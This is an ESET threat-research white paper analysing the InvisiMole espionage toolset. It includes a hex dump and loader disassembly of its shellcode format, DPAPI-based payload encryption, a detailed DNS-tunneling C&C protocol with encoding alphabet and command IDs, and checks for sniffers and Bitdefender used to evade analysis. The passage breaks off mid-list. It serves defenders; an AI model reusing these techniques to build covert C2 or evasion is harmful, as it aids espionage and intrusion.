ESET Research white papers

TLP: WHITE

ENJOY SAFER TECHNOLOGY™

INVISIMOLE: THE HIDDEN PART OF THE STORY

UNEARTHING INVISIMOLE'S ESPIONAGE TOOLSET AND STRATEGIC COOPERATIONS

Authors:
Zuzana Hromcová
Anton Cherepanov

CONTENTS

Authors:
Zuzana Hromcová
Anton Cherepanov

June 2020

1 EXECUTIVE SUMMARY

The InvisiMole group is a threat actor operating since at least 2013, whose malware was first *reported by ESET* in 2018 in connection with targeted cyberespionage operations in Ukraine and Russia.

We previously documented its two feature-rich backdoors, RC2CL and RC2FM, that provide extensive espionage capabilities such as recording from the victim's webcam and microphone, tracking the geolocation of the victims, and collecting recently accessed documents.

However, little was known about the rest of the group's tactics, techniques and procedures (TTPs).

In late 2019, the InvisiMole group resurfaced with an updated toolset, targeting a few high-profile organizations in the military sector and diplomatic missions, both in Eastern Europe.

ESET researchers conducted an investigation of these attacks in cooperation with the affected organizations and were able to uncover the extensive, sophisticated toolset used for delivery, lateral movement and execution of InvisiMole's backdoors—the missing pieces of the puzzle in our previous research. The investigation also uncovered previously unknown cooperation between the InvisiMole group and *Gamaredon*, a highly active threat group also operating since at least 2013, and mainly targeting Ukrainian institutions.

Analyzing InvisiMole's updated toolset, we discovered that:

- The changes in the InvisiMole malware (compared to versions analyzed in 2018) aim to prevent revealing and reconstructing the operation
- The updated InvisiMole toolset relies heavily on so-called "living off the land" techniques, abusing legitimate applications to perform malicious operations while flying under the radar
- InvisiMole utilizes a variety of vulnerable executables and exploits them for covert code execution and long-term persistence
- Apart from exploiting vulnerable executables it introduces to victims' machines, InvisiMole also uses EternalBlue and BlueKeep exploits for lateral movement in its victims' networks
- InvisiMole employs long execution chains, crafted by combining legitimate tools and encrypted shellcode stored in the registry
- The components are encrypted per-victim using a Windows feature named Data Protection API, which ensures that the payload can only be decrypted and executed on the affected computer, thus protecting it from analysis by security researchers
- The updated InvisiMole toolset features a new component that uses DNS tunneling for stealthier C&C communication

In this white paper, we will provide an in-depth technical analysis of the newest InvisiMole toolset, offering a unique look into the TTPs of the elusive InvisiMole group.

2 ATTACKS AND INVESTIGATION

In our tracking of InvisiMole activity, we detected a new campaign using updated versions of InvisiMole's RC2FM and RC2CL backdoors.

According to our telemetry, the campaign was ongoing from late 2019 to the time of writing this report and targeted high-profile organizations in Eastern Europe, including military organizations and diplomatic missions. Like in the previously reported InvisiMole campaign, the attacks were highly targeted, with naught but a few dozen computers affected.

2.1 InvisiMole's toolset

Our telemetry suggests that the attackers were actively developing their malware throughout the campaign, redesigning and recompiling its components, as well as introducing new ones.

For example, we detected several versions of InvisiMole's loader and RC2FM backdoor, with one of the samples[1] apparently freshly compiled before being deployed and detected by ESET. We also found that later in the operation, the attackers abandoned the use of the PE format for their files, in an attempt to avoid detection. As for the newly introduced components, we discovered a previously unreported TCP downloader and a DNS downloader, the latter using DNS tunneling to communicate with the C&C server. These are described in detail in the *TCP downloader* and *DNS downloader* sections.

Overall, the campaign is characterized by long execution chains with multiple layers of per-victim encryption, making it difficult to reconstruct the attack. However, thanks to cooperating directly with the affected organizations, we were able to recover the payloads and reconstruct four execution chains, which are described in detail in the *Execution chains* section.

In these chains, the attackers used several interesting living off the land techniques—they abuse legitimate applications (also called living off the land binaries or *LOLBins*) to execute their own code, set up persistence, perform lateral movement and other operations, aiming to bypass application whitelisting and fly under the radar. More information on this tactic can be found in the *Delivery method* and *Execution chains* sections.

Furthermore, we found that InvisiMole delivers vulnerable executables to compromised computers and exploits them for covert code execution and long-term persistence.

Specifically, the attackers brought a vulnerable `speedfan.sys` driver onto a compromised computer and exploited it in order to inject InvisiMole into a legitimate process from kernel mode (see the *Speedfan exploit chain* section). This technique previously was used, for example, by the *Slingshot APT* and has been referred to as *Bring Your Own Vulnerable Driver* (BYOVD) by fellow researchers.

Besides the driver, the attackers delivered a vulnerable Windows component from Windows XP and exploited its input validation vulnerability (see the *Wdigest exploit chain* section), or a vulnerable third-party software package and exploited its stack overflow vulnerability (see the *SMInit exploit chain* section)—a technique we named *Bring Your Own Vulnerable Software* (BYOVS).

For lateral movement, we observed that the InvisiMole group steals documents or software installers from the compromised organization, and replaces them in the original locations with their own trojanized versions (see the *Trojanized software and documents* section), or uses EternalBlue and BlueKeep exploits to spread to vulnerable hosts within the network (see the *Network vulnerabilities* section).

2.2 Cooperation between InvisiMole and Gamaredon

During our investigation, we discovered evidence of collaboration between the InvisiMole group and the Gamaredon group.

In February 2020, we detected attempts to deploy the InvisiMole malware using server infrastructure that is known to be used by the *Gamaredon group*. Specifically, we identified samples of Gamaredon group's .NET downloader (detected as MSIL/Pterodo) that download and execute an InvisiMole TCP downloader (see details in the *Delivery method* section).

Our research showed that this component was used only against a small number of Gamaredon victims, which may suggest that targets considered particularly significant by the attackers are "upgraded" from Gamaredon's relatively simple .NET downloader to the advanced InvisiMole malware.

[1] SHA-1: 27FC1DCB1B3DCA3E496F799A2944E4FB070AF39C

We previously suspected that InvisiMole is only deployed after the attackers have infiltrated the network, and possibly gained administrative privileges, as many of InvisiMole's execution methods require elevated rights. This newly discovered delivery method supports that assumption, and allows the attackers to devise more creative and stealthier ways to install and execute their malware.

This discovery also reveals a previously unreported cooperation between the Gamaredon and InvisiMole groups. However, it should be noted these two groups use different TTPs and a varying level of sophistication—the Gamaredon group seems to make no effort in trying to stay under the radar, in contrast with the stealthiness of InvisiMole demonstrated in the recent campaign.

Despite the evidence of collaboration, we consider them to be two distinct groups with different TTPs, rather than a single threat actor.

3 BUILDING BLOCKS

Before we explain various scenarios of how InvisiMole is executed, installed and spread within the network, we introduce the basic building blocks of these execution chains:

- Payload components delivered in the final stages
- The techniques used to avoid detection of these components

Other specifics of the execution chains, including legitimate tools misused for persistence and vulnerable components exploited for covert execution of the chains, will be discussed throughout the paper.

3.1 Structure

To thwart detection and analysis, InvisiMole uses a **specific structure for its components**, and **execution guardrails** to ensure the malicious payload can only be decrypted on the victim's computer.

3.1.1 InvisiMole blobs

InvisiMole's characteristic shellcode-like structure is used for most of its components, including its RC2CL backdoor, downloaders and many intermediate stages. We refer to this structure as an **InvisiMole blob**.

As Figure 1 shows, an InvisiMole blob starts with a magic value:

- `64 DA 11 CE` for 64-bit payloads
- `86 DA 11 CE` for 32-bit payloads


with the offset to the entry point located at a fixed address:

- `0x45` for 64-bit payloads
- `0x3D` for 32-bit payloads

InvisiMole's loaders are able to recognize and load this structure. The loaders write the addresses of the `GetProcAddress` and `LoadLibraryA` functions to specific offsets (0x04 and 0x0C for 64-bit blobs; 0x04 and 0x08 for 32-bit blobs). Next, they pass execution to the blob, which then resolves its other imports.

The reason for using a custom executable file format, rather than the common PE format, is likely an attempt to prevent detection and make analysis more difficult.

On the other hand, the parameters of this structure helped us identify InvisiMole components and link them together, in particular to link InvisiMole with the Gamaredon threat group and reconstruct InvisiMole's execution chains (see the *Delivery method* and *Execution chains* sections).



InvisiMole blob

```
00000000:  86 DA 11 CE 00 00 00 00-00 00 00 00-00 00 00 00  å┌◄╫
00000010:  00 00 00 00-00 00 00 00-00 00 00 00-00 80 00 00              Ç
00000020:  00 00 00 00-00 00 00 00-00 01 1B 00-00 00 00 00            ☺←
00000030:  00 00 00 00-00 00 00 00-00 00 00 00-00 79 2D 00              y-
00000040:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000050:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000060:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000070:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000080:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000090:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000C0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000D0:  00 00 00 00-00 00 00 00-00 00 00 00-00 6B 65 72              ker
000000E0:  6E 65 6C 33-32 2E 64 6C-6C 00 00 00-00 4F 70 65  nel32.dll    Ope
000000F0:  6E 45 76 65-6E 74 41 00-00 00 00 00-00 00 00 00  nEventA
00000100:  00 00 00 00-00 00 00 00-00 00 43 72-65 61 74 65            Create
00000110:  45 76 65 6E-74 41 00 00-00 00 00 00-00 00 00 00  EventA
00000120:  00 00 00 00-00 00 00 4C-6F 61 64 4C-69 62 72 61         LoadLibra
00000130:  72 79 57 00-00 00 00 00-00 00 00 00-00 00 00 00  ryW
00000140:  00 00 00 00-46 72 65 65-4C 69 62 72-61 72 79 00     FreeLibrary
```

InvisiMole loader

```
mov     eax, [ebp+invisiMoleBlob]
cmp     dword ptr [eax], 0CE11DA86h
jnz     short end
mov     eax, offset ProcName ; "GetProcAddress"
push    eax                 ; lpProcName
push    [ebp+hModule]       ; hModule
call    GetProcAddress
mov     edx, [ebp+invisiMoleBlob]
mov     [edx+4], eax
mov     eax, offset aLoadlibrarya ; "LoadLibraryA"
push    eax                 ; lpProcName
push    [ebp+hModule]       ; hModule
call    GetProcAddress
mov     edx, [ebp+invisiMoleBlob]
mov     [edx+8], eax
mov     eax, [ebp+invisiMoleBlob]
mov     ax, [eax+1Fh]
and     ax, 0FFFEh
mov     edx, [ebp+invisiMoleBlob]
mov     [edx+1Fh], ax
lea     eax, [ebp+ThreadId]
push    eax                 ; lpThreadId
push    0                   ; dwCreationFlags
push    [ebp+invisiMoleBlob] ; lpParameter
mov     eax, [ebp+invisiMoleBlob]
mov     edx, [eax+3Dh]
mov     eax, [ebp+invisiMoleBlob]
lea     eax, [edx+eax]
push    eax                 ; lpStartAddress
push    0                   ; dwStackSize
push    0                   ; lpThreadAttributes
call    CreateThread
```

Figure 1 // Part of 32-bit InvisiMole blob (left) and InvisiMole loader handling the blob (right)

Note that older InvisiMole backdoors used a different structure, but it was also shellcode starting with a specific magic value—`F9 FF D0 DE` for 32-bit, `64 FF D0 DE` for 64-bit payloads.

3.1.2 Execution guardrails with DPAPI

A notable change in the newest InvisiMole toolset is the introduction of execution guardrails. InvisiMole individually encrypts its components per-victim, directly on the compromised computer, to make sure the payload can only be decrypted (and executed) on the target computer.

To place these execution guardrails, it uses a Windows feature called **Data Protection API (DPAPI)**. DPAPI uses a symmetric encryption scheme with a key derived from user's login secrets.


Two API functions are critical for this process:

- `CryptProtectData` for data encryption
- `CryptUnprotectData` for data decryption

The decryption must be done on the same computer where the data were encrypted.

The legitimate, intended use of DPAPI is local storage of credentials, such as login or Wi-Fi passwords, for example by web browsers or mail applications. **InvisiMole uses it to protect its payload from security researchers—even if they find InvisiMole's components in telemetry or on malware sharing platforms, they can't decrypt it outside of the victim's computer.**

We were able to overcome this obstacle by cooperating directly with the targeted organizations and having the payload decrypted on the exact computers. This allowed us to analyze the decrypted payloads and find further clues and components. Typically, a decrypted InvisiMole blob led to another DPAPI-encrypted component, and so **we worked iteratively to recover InvisiMole's stages one by one**. We present the results of these efforts in the *Execution chains* section.



```
.text:0000000074A71AF5 mov     [rsp+2A0h+dwFlags], 0 ; dwFlags
.text:0000000074A71AFD mov     [rsp+2A0h+pPromptStruct], 0 ; pPromptStruct
.text:0000000074A71B06 lea     rax, [rbp+dataOutBlob]
.text:0000000074A71B0A mov     [rsp+2A0h+pDataOut], rax ; pDataOut
.text:0000000074A71B0F lea     rcx, [rbp+dataInBlob] ; pDataIn
.text:0000000074A71B13 mov     r9, 0             ; pvReserved
.text:0000000074A71B1D mov     r8, 0             ; pOptionalEntropy
.text:0000000074A71B27 mov     rdx, 0            ; ppszDataDescr
.text:0000000074A71B31 call    CryptUnprotectData
.text:0000000074A71B36 test    eax, eax
.text:0000000074A71B38 jz      error
```

```
.text:0000000074A71B3E cmp     [rbp+dataOutBlob.cbData], 49h ; 'I'
.text:0000000074A71B42 setnbe  al
.text:0000000074A71B45 and     eax, 0FFh
.text:0000000074A71B4A neg     eax
.text:0000000074A71B4C test    eax, eax
.text:0000000074A71B4E jz      error
```

```
.text:0000000074A71B54 mov     rax, [rbp+dataOutBlob.pbData]
.text:0000000074A71B58 cmp     dword ptr [rax], 0CE11DA64h
.text:0000000074A71B5E setz    al
.text:0000000074A71B61 and     eax, 0FFh
.text:0000000074A71B66 neg     eax
.text:0000000074A71B68 test    eax, eax
.text:0000000074A71B6A jz      error
```

Figure 2 // InvisiMole's loader uses *CryptUnprotectData* API to decrypt the next stage, and then checks the decrypted blob for InvisiMole magic value *64 DA 11 CE*

Note that the use of execution guardrails and long execution chains is a feature new to the latest InvisiMole version. Previously, its backdoors were embedded in the binary resources of the loader, encrypted with a simple XOR cipher using a hardcoded key.

3.2 Payload

InvisiMole uses a combination of four payload components:

- Updated versions of the previously known RC2CL and RC2FM backdoors
- Two new downloaders—TCP- and DNS-based

InvisiMole's flagship RC2CL backdoor has been adapted to the new structure and is deployed on the compromised machines as the final stage.

In some instances, we observed InvisiMole's second, smaller backdoor RC2FM deployed along with the RC2CL backdoor, or within a short time span. However, the feature-rich RC2CL seems to be used more prominently.

A notable addition to InvisiMole's toolset is a DNS downloader, with its **C&C communication built on top of the DNS protocol**. Along with the new TCP downloader, its function is to download and execute updates from the server, or to deploy additional components or external tools.

Figure 3 illustrates C&C servers used by these four InvisiMole payload components.




Figure 3 // C&C servers used by InvisiMole's components

3.2.1 TCP downloader

The new TCP downloader is a simple component used to download further InvisiMole modules. Notably, InvisiMole uses this component as the first payload delivered to a newly-compromised computer—see the *Delivery method* and *Lateral movement* sections for how this component is used when InvisiMole gains the initial foothold to and moves across the network.

The downloader uses a simple TCP protocol where it sends the name of the compromised PC to InvisiMole's C&C server and expects an XOR-encrypted InvisiMole blob as the response.

This blob is then decrypted and loaded in a new thread.

3.2.2 DNS downloader

The more notable addition to InvisiMole's arsenal is its DNS downloader. Like the TCP downloader, this plugin is used to download additional components from the remote server and execute them. However, while the former is used to obtain the next stage after InvisiMole has infiltrated a new computer, **the DNS downloader is deployed as one of the final stages and used in the long run, allowing the attackers to push updates. That's why it uses DNS tunneling—a stealthier way to perform C&C communications.**

With DNS tunneling, the compromised client does not directly contact the C&C server; it only communicates with a benign DNS server where it sends requests to resolve a domain to IP address. The DNS server then contacts the name server responsible for that domain, which is an attacker-controlled server, and relays its response back to the client, as illustrated in Figure 4.

The actual C&C communication is embedded in the DNS requests and DNS replies, unbeknownst to the benign DNS server that serves as a middleman in the communication.



Sends DNS request with hidden message
Relays DNS request with hidden message
DNS
Client
Benign DNS server(s)
Attacker-controlled name server
Relays DNS reply with hidden message
Sends DNS reply with hidden message

Figure 4 // Overview of DNS tunneling

Unrelated to its DNS tunneling functionality, this component also serves as a loader for previously installed InvisiMole blobs stored under registry values `HKCU\Software\Microsoft\EventSystem\AutoEx{A,B,C}`.

Communication protocol

For C&C communication, the DNS downloader uses a custom implementation of DNS tunneling, building its own protocol on top of the DNS protocol. The downloader sends DNS NULL and DNS AAAA requests for subdomains of attacker-controlled domain names, such as 153[.]re.

The downloader encodes the client→server part of the protocol in the subdomain. **The subdomain is generated for each request** from information such as the request type, current timestamp, PC name, system volume serial number and other identifiers, using the following domain encoding algorithm:

1. The binary message is converted to bit strings, with LSB first, e.g. 0xC0 → "00000011"
2. The resulting long bit string is padded to multiples of 5.
3. The bit string is encoded using a modified base32 encoding, with the custom conversion table `abcdefghiklmnopqrstvxyz123456789` and no padding.

Example of a generated subdomain with encoded message:

a8y3g5f2h2aaybyfplr4xcbaaaaaaaaaaaaaahoraaaaaaaaaaaaaaaagiacaa.aaaaaaaaaaaae.153[.]re

For the server→client part of the protocol, **the attacker-controlled name server encodes the response in DNS NULL records or in DNS AAAA records**, instead of what normally would be a list of IPv6 addresses.

The size of a DNS record is limited, so a typical communication between the DNS downloader and the C&C server consists of a series of DNS requests and replies, with the command or file transmitted in chunks.

To keep track of such a pseudo-connection, both client- and server-side requests have embedded type and transmission ID. All possible request types are listed in Table 1.

Table 1 // InvisiMole's DNS tunneling protocol request types

ID	Sender	Comment
D7C0	Client	Start of communication
D7C2	Server	No operation
D7C3	Server	Start of transmission (of blob)
D7C4	Client/server	Data transmission
D7C5	Server	Start of transmission (of EXE file)
D7C6	Server	Start of transmission (of DLL file)
D7C7	Server	Sleep for 30 minutes
D7C8	Server	Sleep for 2 hours
D7C9	Server	Load blob from the specified registry key
D7CA	Server	
D7CB	Server	

Each pseudo-connection consists of the following steps, with one of the possible scenarios being illustrated in Figure 5:

1. The client sends a 0xD7C0 request to the server to initiate the pseudo-connection.
2. The server replies with a command to:
    a. sleep for a configured amount of time (0xD7C2/0xD7C7/0xD7C8 requests),
    b. load InvisiMole blob from a specified registry key/value (0xD7C9/0xD7CA/0xD7CB requests), or
    c. start transmission of a new module (0xD7C3/0xD7C5/0xD7C6 requests).
1. In case a transmission is started, the server sends the module size, transmission ID and then the server and client continue to communicate using the 0xD7C4 request type, until the full module is transmitted.
2. Finally, the DNS downloader executes the module or loads it in a new thread. If the transmitted module is a DLL or EXE file, it is first dropped under a randomly generated name in the `%APPDATA%\Microsoft\AddIns\` folder.

DNS uses UDP as a transport protocol in most cases, which is not reliable, and so the DNS downloader can repeat each DNS request for up to 4 times, to provide better stability for the pseudo-connection.




Figure 5 // Example of how the DNS downloader retrieves an InvisiMole blob from the server

Detection prevention

To make sure the C&C communication stays unnoticed, the DNS downloader refrains from contacting the server if it suspects it is executed in an analytical environment.

Before it contacts the C&C server, it checks whether the compromised computer has network connectivity and access to a DNS server, by sending DNS A queries (using `DnsQuery_A` API) for these legitimate domains:

- time.windows.com
- crl.microsoft.com
- download.windowsupdate.com
- cdn.globalsign.com

It also checks for presence of selected network sniffers, by looking for artifacts listed in Table 2 on the system. If detected, the downloader waits 60 seconds until the next network activity attempt.

Table 2 // Artifacts associated with network sniffers scanned by the DNS downloader

Object type	Object name	Associated network sniffer
Mutex	`Wireshark-is-running-{9CA78EEA-EA4D-4490-9240-FC01FCEF464B}`	Wireshark
Window name	`TCPViewClass`	TCPView
	`PROCMON_WINDOW_CLASS`	ProcMon
Running process	`procmon.exe`	ProcMon
	`wireshark.exe`	Wireshark
	`dumpcap.exe`	Dumpcap (Wireshark)

3.2.3 RC2CL backdoor

RC2CL is the larger of InvisiMole's backdoors, with extensive espionage capabilities. Depending on the version, this backdoor supports up to 87 commands, with capabilities such as:

- Turning on webcam and microphone devices to capture photos, record video and sound;
- Capturing screenshots of display or individual windows;
- Collecting network configuration information, including information about wireless networks (MAC address, SSID, beacon interval), that can be used for geo-location of the victims;
- Collecting information about installed software, about software used by specific users, and about software executed on user login;
- Monitoring, sorting and collecting specific documents, such as recently accessed documents.

Please refer to our *earlier blogpost* for the full list of RC2CL backdoor's commands.

In this recent campaign, the backdoor continues to support these capabilities, with added functionality to **scan the compromised network for hosts that support the vulnerable SMBv1.0 protocol**. InvisiMole uses this capability to spread in the network via the EternalBlue exploit, as detailed in the *EternalBlue exploit chain* section.

The backdoor also continues to use a central staging location for collected data prior to the exfiltration. Updated were the magic values used as markings for various types of data, as listed in Table 3, as well as specific file and folder name prefixes:

- Filename prefixes: "ToQ2_", "~SoPM", "~AoFM", "~No31E", "~Eo7oC", "7ozf_"
- Subfolder name prefixes: "~ToQM", "MTo", "CE55", "~7oZ63", "~DoE5"

Table 3 // Magic values—the first four bytes of the files, storing various types of collected data.

Magic value	File content
`91 89 01 DD`	Unknown
`93 21 01 DA`	Audio recordings
`93 89 01 DA`	Webcam photos
`95 89 01 DA`	Audio recordings
`A1 CA F1 08`	Data from removable drives
`A1 CE F2 24`	Unknown
`A2 CA F1 08`	Data from removable drives
`B1 CB F2 18`	zlib-compressed packages
`BA AB 00 19`	Data from removable drives
`C0 AF F2 08`	Internal data
`C0 CC F1 08`	Data from removable drives
`DF E4 3A 08`	Screenshots

For C&C communication, RC2CL mimics HTTP protocol with custom HTTP "verbs"—`HIDE`, `ZVVP` and `NOP`.

The new versions of the RC2CL backdoor also have added measures to avoid detection—the backdoor injects itself into another process, rather than running directly, if Bitdefender firewall is detected running, that is, if any of these artifacts is found on the system:

- Loaded driver named `bdfwfpf.sys`
- Running process with `bitdefender` substring in name
- Substring `enabled="1"` in any of these Bitdefender settings files:

